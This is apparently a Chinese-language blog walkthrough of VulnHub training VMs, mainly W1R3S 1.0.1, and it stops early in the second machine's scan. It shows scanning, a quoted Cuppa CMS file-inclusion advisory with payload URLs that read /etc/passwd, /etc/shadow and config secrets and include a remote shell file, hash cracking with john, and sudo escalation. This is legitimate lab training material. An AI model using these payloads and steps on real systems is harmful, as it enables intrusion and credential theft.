vulnhub靶机渗透
好久没打vulnhub了,严肃开坑学习
W1R3S: 1.0.1
先确认ip
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.247.1/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 20:36 CST
Nmap scan report for 192.168.247.1
Host is up (0.00054s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.247.2
Host is up (0.00047s latency).
MAC Address: 00:50:56:E5:80:46 (VMware)
Nmap scan report for 192.168.247.132
Host is up (0.00087s latency).
MAC Address: 00:0C:29:2A:68:35 (VMware)
Nmap scan report for 192.168.247.254
Host is up (0.0011s latency).
MAC Address: 00:50:56:FF:75:54 (VMware)
Nmap scan report for 192.168.247.130
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.98 seconds

┌──(root㉿kali)-[/home/kali]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:3f:35:c6, IPv4: 192.168.247.130
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.247.1   00:50:56:c0:00:08       (Unknown)
192.168.247.2   00:50:56:e5:80:46       (Unknown)
192.168.247.132 00:0c:29:2a:68:35       (Unknown)
192.168.247.254 00:50:56:ff:75:54       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.946 seconds (131.55 hosts/sec). 4 responded
|
192.168.247.132
然后开始信息收集
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -T4 -sV -Pn -p- 192.168.247.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 20:38 CST
Nmap scan report for 192.168.247.132
Host is up (0.00083s latency).
Not shown: 55528 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.247.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content
| drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs
|_drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 07:e3:5a:5c:c8:18:65:b0:5f:6e:f7:75:c7:7e:11:e0 (RSA)
|   256 03:ab:9a:ed:0c:9b:32:26:44:13:ad:b0:b0:96:c3:1e (ECDSA)
|_  256 3d:6d:d2:4b:46:e8:c9:a3:49:e0:93:56:22:2e:e3:54 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 00:0C:29:2A:68:35 (VMware)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 5.1 - 5.15 (96%), Linux 3.2 - 4.14 (94%), Linux 3.13 - 4.4 (94%), Linux 4.10 (94%), Linux 3.10 (93%), Linux 4.4 (93%), Linux 3.16 - 4.6 (92%), Linux 2.6.32 - 3.13 (91%), Linux 5.0 - 5.14 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: W1R3S.inc; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.83 ms 192.168.247.132

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.75 seconds
|
开放了4个端口,21,22,80和3306,同时可以扫描一下udp端口
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -sU -top-ports 20 192.168.247.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 20:41 CST
Nmap scan report for 192.168.247.132
Host is up (0.00057s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp open|filtered unknown
MAC Address: 00:0C:29:2A:68:35 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
|
然后用自带的漏洞脚本探测一下
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
|
┌──(root㉿kali)-[/home/kali]
└─# nmap --script=vuln -T4 -p22,80,21,3306 192.168.247.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 20:47 CST
Nmap scan report for 192.168.247.132
Host is up (0.00052s latency).

PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /wordpress/wp-login.php: Wordpress login page.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
3306/tcp open  mysql
MAC Address: 00:0C:29:2A:68:35 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 321.73 seconds
|
然后正式开始渗透,先从21端口开始,21端口开放的是ftp服务,而且nmap已经扫出来可以匿名登入
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
|
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.247.132
Connected to 192.168.247.132.
220 Welcome to W1R3S.inc FTP service.
Name (192.168.247.132:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47334|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs
drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees
226 Directory send OK.
ftp> binary
200 Switching to Binary mode.
ftp> cd content
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44393|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            29 Jan 23  2018 01.txt
-rw-r--r--    1 ftp      ftp           165 Jan 23  2018 02.txt
-rw-r--r--    1 ftp      ftp           582 Jan 23  2018 03.txt
226 Directory send OK.
|
接下来把这些文件全部下载下来
1
2
3
|
ftp> prompt
Interactive mode off.
ftp> mget *.txt
|
后面目录文件也是一样的方法下载,查看内容
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
|
┌──(root㉿kali)-[/home/kali]
└─# cat *.txt
New FTP Server For W1R3S.inc
#
#
#
#
#
#
#
#
01ec2d8fc11c493b25029fb1f47f39ce
#
#
#
#
#
#
#
#
#
#
#
#
#
SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg==
############################################
___________.__              __      __  ______________________   _________    .__
\__    ___/|  |__   ____   /  \    /  \/_   \______   \_____  \ /   _____/    |__| ____   ____
  |    |   |  |  \_/ __ \  \   \/\/   / |   ||       _/ _(__  < \_____  \     |  |/    \_/ ___\
  |    |   |   Y  \  ___/   \        /  |   ||    |   \/       \/        \    |  |   |  \  \___
  |____|   |___|  /\___  >   \__/\  /   |___||____|_  /______  /_______  / /\ |__|___|  /\___  >
                \/     \/         \/                \/       \/        \/  \/         \/     \/
The W1R3S.inc employee list

Naomi.W - Manager
Hector.A - IT Dept
Joseph.G - Web Design
Albert.O - Web Design
Gina.L - Inventory
Rico.D - Human Resources

        ı pou,ʇ ʇɥıuʞ ʇɥıs ıs ʇɥǝ ʍɐʎ ʇo ɹooʇ¡

....punoɹɐ ƃuıʎɐןd doʇs ‘op oʇ ʞɹoʍ ɟo ʇoן ɐ ǝʌɐɥ ǝʍ
|
得到一个md5hash和一个类似base64的密文
1
2
|
01ec2d8fc11c493b25029fb1f47f39ce -> This is not a password
SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg== -> It is easy, but not that easy..
|
没啥用,可以看看别的端口
直接看80端口,前面扫出来是wordpress框架,直接拼接没用,直接目录扫描
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
|
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.247.132 -w '/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt'
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.247.132
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 322] [--> http://192.168.247.132/wordpress/]
/javascript           (Status: 301) [Size: 323] [--> http://192.168.247.132/javascript/]
/administrator        (Status: 301) [Size: 326] [--> http://192.168.247.132/administrator/]
/server-status        (Status: 403) [Size: 303]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
|
前面两个gg了,第三个出现界面,Cuppa CMS

一个安装界面,直接next看看

尝试安装,如果安装成功,我们这里的admin账号密码已经数据库账号密码都知道,也许可以进行下一步,但是安装失败,现在查看这个cms的nday漏洞
1
2
3
4
5
6
7
8
|
┌──(root㉿kali)-[/home/kali]
└─# searchsploit cuppa cms
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                                  |  Path
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion                                                                                                                 | php/webapps/25971.txt
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
|
有一个文件包含漏洞,甚至可以远程文件包含,可以准备一个php马来getshell
下载下来看看
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
┌──(root㉿kali)-[/home/kali]
└─# searchsploit cuppa cms -m 25971
[!] Could not find EDB-ID #


[!] Could not find EDB-ID #


  Exploit: Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion
      URL: https://www.exploit-db.com/exploits/25971
     Path: /usr/share/exploitdb/exploits/php/webapps/25971.txt
    Codes: OSVDB-94101
 Verified: True
File Type: C++ source, ASCII text, with very long lines (876)
Copied to: /home/kali/25971.txt
|
看看给出的描述
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
|
┌──(root㉿kali)-[/home/kali]
└─# cat 25971.txt
# Exploit Title   : Cuppa CMS File Inclusion
# Date            : 4 June 2013
# Exploit Author  : CWH Underground
# Site            : www.2600.in.th
# Vendor Homepage : http://www.cuppacms.com/
# Software Link   : http://jaist.dl.sourceforge.net/project/cuppacms/cuppa_cms.zip
# Version         : Beta
# Tested on       : Window and Linux

  ,--^----------,--------,-----,-------^--,
  | |||||||||   `--------'     |          O .. CWH Underground Hacking Team ..
  `+---------------------------^----------|
    `\_,-------, _________________________|
      / XXXXXX /`|     /
     / XXXXXX /  `\   /
    / XXXXXX /\______(
   / XXXXXX /
  / XXXXXX /
 (________(
  `------'

####################################
VULNERABILITY: PHP CODE INJECTION
####################################

/alerts/alertConfigField.php (LINE: 22)

-----------------------------------------------------------------------------
LINE 22:
        <?php include($_REQUEST["urlConfig"]); ?>
-----------------------------------------------------------------------------


#####################################################
DESCRIPTION
#####################################################

An attacker might include local or remote PHP files or read non-PHP files with this vulnerability. User tainted data is used when creating the file name that will be included into the current file. PHP code in this file will be evaluated, non-PHP code will be embedded to the output. This vulnerability can lead to full server compromise.

http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]

#####################################################
EXPLOIT
#####################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream

For Example:
-----------------------------------------------------------------------------
http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=../Configuration.php
-----------------------------------------------------------------------------

Base64 Encode Output:
-----------------------------------------------------------------------------
PD9waHAgCgljbGFzcyBDb25maWd1cmF0aW9uewoJCXB1YmxpYyAkaG9zdCA9ICJsb2NhbGhvc3QiOwoJCXB1YmxpYyAkZGIgPSAiY3VwcGEiOwoJCXB1YmxpYyAkdXNlciA9ICJyb290IjsKCQlwdWJsaWMgJHBhc3N3b3JkID0gIkRiQGRtaW4iOwoJCXB1YmxpYyAkdGFibGVfcHJlZml4ID0gImN1XyI7CgkJcHVibGljICRhZG1pbmlzdHJhdG9yX3RlbXBsYXRlID0gImRlZmF1bHQiOwoJCXB1YmxpYyAkbGlzdF9saW1pdCA9IDI1OwoJCXB1YmxpYyAkdG9rZW4gPSAiT0JxSVBxbEZXZjNYIjsKCQlwdWJsaWMgJGFsbG93ZWRfZXh0ZW5zaW9ucyA9ICIqLmJtcDsgKi5jc3Y7ICouZG9jOyAqLmdpZjsgKi5pY287ICouanBnOyAqLmpwZWc7ICoub2RnOyAqLm9kcDsgKi5vZHM7ICoub2R0OyAqLnBkZjsgKi5wbmc7ICoucHB0OyAqLnN3ZjsgKi50eHQ7ICoueGNmOyAqLnhsczsgKi5kb2N4OyAqLnhsc3giOwoJCXB1YmxpYyAkdXBsb2FkX2RlZmF1bHRfcGF0aCA9ICJtZWRpYS91cGxvYWRzRmlsZXMiOwoJCXB1YmxpYyAkbWF4aW11bV9maWxlX3NpemUgPSAiNTI0Mjg4MCI7CgkJcHVibGljICRzZWN1cmVfbG9naW4gPSAwOwoJCXB1YmxpYyAkc2VjdXJlX2xvZ2luX3ZhbHVlID0gIiI7CgkJcHVibGljICRzZWN1cmVfbG9naW5fcmVkaXJlY3QgPSAiIjsKCX0gCj8+
-----------------------------------------------------------------------------

Base64 Decode Output:
-----------------------------------------------------------------------------
<?php
        class Configuration{
                public $host = "localhost";
                public $db = "cuppa";
                public $user = "root";
                public $password = "Db@dmin";
                public $table_prefix = "cu_";
                public $administrator_template = "default";
                public $list_limit = 25;
                public $token = "OBqIPqlFWf3X";
                public $allowed_extensions = "*.bmp; *.csv; *.doc; *.gif; *.ico; *.jpg; *.jpeg; *.odg; *.odp; *.ods; *.odt; *.pdf; *.png; *.ppt; *.swf; *.txt; *.xcf; *.xls; *.docx; *.xlsx";
                public $upload_default_path = "media/uploadsFiles";
                public $maximum_file_size = "5242880";
                public $secure_login = 0;
                public $secure_login_value = "";
                public $secure_login_redirect = "";
        }
?>
-----------------------------------------------------------------------------

Able to read sensitive information via File Inclusion (PHP Stream)

################################################################################################################
 Greetz      : ZeQ3uL, JabAv0C, p3lo, Sh0ck, BAD $ectors, Snapter, Conan, Win7dos, Gdiupo, GnuKDE, JK, Retool2
################################################################################################################
|
不过这题没这么麻烦,如果准备一个马的话还得开vps容易被打,本地文件包含尝试包含etc/passwd
根据给出的信息构造url
1
|
http://192.168.247.132/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd
|
get传参没回显换post

尝试读shadow然后破解密码,利用ssh登入
把拿到的shadow保存为txt然后用john来爆破
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
|
┌──(root㉿kali)-[/home/kali]
└─# cat 1.txt
root:$6$vYcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.Ouiu0mENav72TfQIs8h1jPm2rwRFqd87HDC0pi7gn9t7VgZ0:17554:0:99999:7:::
www-data:$6$8JMxE7l0$yQ16jM..ZsFxpoGue8/0LBUnTas23zaOqg2Da47vmykGTANfutzM8MuFidtb0..Zk.TUKDoDAVRCoXiZAH.Ud1:17560:0:99999:7:::
w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999:7:::

┌──(root㉿kali)-[/home/kali]
└─# john 1.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
www-data         (www-data)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
computer         (w1r3s)
|
root密码还没爆破出来,先尝试普通用户
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
|
┌──(root㉿kali)-[/home/kali]
└─# ssh w1r3s@192.168.247.132
The authenticity of host '192.168.247.132 (192.168.247.132)' can't be established.
ED25519 key fingerprint is SHA256:Bue5VbUKeMSJMQdicmcMPTCv6xvD7I+20Ki8Um8gcWM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.247.132' (ED25519) to the list of known hosts.
----------------------
Think this is the way?
----------------------
Well,........possibly.
----------------------
w1r3s@192.168.247.132's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

102 packages can be updated.
0 updates are security updates.

.....You made it huh?....
Last login: Mon Jan 22 22:47:27 2018 from 192.168.0.35
w1r3s@W1R3S:~$ ls
Desktop  Documents  Downloads  examples.desktop  ftp  Music  Pictures  Public  Templates  Videos
w1r3s@W1R3S:~$ whoami
w1r3s
w1r3s@W1R3S:~$ id
uid=1000(w1r3s) gid=1000(w1r3s) groups=1000(w1r3s),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
w1r3s@W1R3S:~$ sudo -l
[sudo] password for w1r3s:
Matching Defaults entries for w1r3s on W1R3S.localdomain:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S.localdomain:
    (ALL : ALL) ALL
|
查看sudo权限发现实际上就是root
成功提权到root
1
2
|
root@W1R3S:/root# id
uid=0(root) gid=0(root) groups=0(root)
|
Jarbas: 1
还是确认靶机ip:192.168.56.103
开始信息收集
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
|
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -sV -T4 -p- -Pn 192.168.56.103
